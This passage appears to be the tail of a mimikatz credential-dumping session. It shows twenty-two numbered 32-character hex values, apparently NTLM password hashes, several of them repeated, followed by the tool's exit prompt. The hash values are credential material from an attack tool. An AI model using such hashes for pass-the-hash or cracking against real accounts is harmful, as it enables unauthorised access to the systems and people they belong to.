    08  0ef30f135647c7c486081630caf708da
    09  0ef30f135647c7c486081630caf708da
    10  65974a65a535c47de5c6b6712ffa5c8d
    11  fe790227e59a7b92b642884eacb84841
    12  0ef30f135647c7c486081630caf708da
    13  3c5a73e8774f215ffdd890f5e6346a05
    14  fe790227e59a7b92b642884eacb84841
    15  752720442d3f869baff615ae37a01d64
    16  752720442d3f869baff615ae37a01d64
    17  994c18bfe477093681c6b1d60ca56ac9
    18  5fdbdb1b61e0717ba72b31741ae7ea19
    19  535375d7fc7b3ec068521ac5ab6680d4
    20  64d869a620dced95df997d91c5c2ecda
    21  16b97c2628a32cb876ede8bb4e6d5253
    22  16b97c2628a32cb876ede8bb4e6d5253
    23  eca0357ae57e1df149e2d016494173c9
    24  6e22a7980efe7c6bf44f821ea902d209
    25  6e22a7980efe7c6bf44f821ea902d209
    26  bfd73a5e0a64a9c334d1108004a98be5
    27  e55f4d4f79067737d4a95f11fdce1a13
    28  0141dc3481204f4334a0cb4cf6be2067
    29  8b31e2cda5a9dd5d728f55f44dc8e7ea


mimikatz(commandline) # exit
Bye!